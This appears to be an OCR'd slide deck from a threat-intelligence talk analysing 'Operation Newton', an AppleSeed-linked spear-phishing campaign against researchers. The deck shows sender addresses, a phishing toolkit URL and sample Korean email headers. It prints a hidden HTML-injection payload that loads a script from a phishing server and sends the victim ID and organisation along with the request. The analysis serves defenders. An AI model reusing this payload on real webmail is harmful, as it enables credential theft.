
Introduction

Related Works : Attack targets of AppleSeed











Introduction

Related Works : Attack targets of AppleSeed




Introduction


Related Works : Attack targets of AppleSeed



Introduction


Operation Newton





The storyline of the Operation Newton

Analysis of full-chain attack that
targeting scientific/engineering researchers




The storyline of the Operation Newton

Butterfly Effect: From Phishing to Lateral Movement

The storyline of the Operation Newton


Butterfly Effect: From Phishing to Lateral Movement



The storyline of the Operation Newton

Butterfly Effect: From Phishing to Lateral Movement


1. Spear-phishing email attack that can trigger a webmail vulnerability
2. Obtaining sensitive information through a phishing attack



The storyline of the Operation Newton

Spear-Phishing Email

- Mailing Toolkit(Phishing Email Sending URL) : wallet-info.esy[.]es/mail_ok.php
- Sending Email Address :
  yeyongjo@centraldist.ne, yongguang@aerospace.ne, dahaeju@coverage.co



조예연 2020년 11월 4일 오전 8:26

[긴급] 연구관련 서류 요청 드립니다

받는 사람: [redacted].kr,

답장 받는 사람: 조예연

>> 잘못 발송된 메일

손영광 2020년 11월 9일 오전 9:18

VPN 신청 접수바랍니다

받는 사람: [redacted].kr,

답장 받는 사람: 손영광

>> 복구중인 메일

주다해 2020년 11월 7일 오후 4:57

[알림] 서류 접수 요청드립니다

받는 사람: [redacted].kr,

답장 받는 사람: 주다해

>> 복구중인 메일

관리자 2020년 11월 13일 오후 9:21

[긴급] 메일확인


받는 사람: [redacted].kr

>> 오류

The storyline of the Operation Newton

Spear-Phishing Email

- Containing simple sentences (">> erroneous sending email"),



● 조예연 2020년 11월 4일 오전 8:26

[긴급] 연구관련 서류 요청 드립니다

받는 사람: [redacted].kr,

답장 받는 사람: 조예연

>> 잘못 발송된 메일

● 손영광 2020년 11월 9일 오전 9:18

VPN 신청 접수바랍니다

받는 사람: [redacted].kr,

답장 받는 사람: 손영광

>> 복구중인 메일

● 주다해 2020년 11월 7일 오후 4:57

[알림] 서류 접수 요청드립니다

받는 사람: [redacted].kr,

답장 받는 사람: 주다해

>> 복구중인 메일

● 관리자 2020년 11월 13일 오후 9:21

[긴급] 메일확인


받는 사람: [redacted].kr

>> 오류

The storyline of the Operation Newton

Spear-Phishing Email

- Looks like containing simple text (">> erroneous sending email"), but it is an email with **HTML injection**




```
>> 잘못 발송된 메일<br>
<br>
<div style="display:none">
<!--<img src="--><img src=x onerror=javascript:eval(unescape(s1.innerHTML))//">
<div style="display:none" id="s1">
if($("#temp1").length==0){
var a=document.createElement("script");a.id="temp1";window.parent.parent.parent.
document.getElementsByTagName("head")[0].appendChild(a).src="https://[Phishing S
erver]/analytics.js?_=[BASE64(ID)]&token=[BASE64(Target)]=&delay=30&m=login";}</
div>
```

The storyline of the Operation Newton

Spear-Phishing Email

- Looks like containing simple text (">> erroneous sending email"), but it is an email with HTML injection

- Query Parameters
  _ : BASE64(Victim ID)
  token : BASE64(Target organization Name)



```
>> 잘못 발송된 메일<br>
<br>
<div style="display:none">
<!--<img src="--><img src=x onerror=javascript:eval(unescape(s1.innerHTML))//">
<div style="display:none" id="s1">
if($("#temp1").length==0){
var a=document.createElement("script");a.id="temp1";window.parent.parent.parent.
document.getElementsByTagName("head")[0].appendChild(a).src="https://[Phishing S
erver]/analytics.js?_=[BASE64(ID)]&token=[BASE64(Target)]=&delay=30&m=login";}</
div>
```


The storyline of the Operation Newton

Spear-Phishing Email


- **[Phishing Server]**

  ./analytics.js —[HTML Injection]—> ./bootstrap.js —[Load phishing page]—> ./ga.js

  1) analytics.js?_=[BASE64(ID)]&token=[BASE64(Target)]=&delay=30&m=login
  2) bootstrap.js?_=[BASE64(ID)]&token=[BASE64(Target)]=&m=login
  3) ga.js



webpage newly moved by iframe



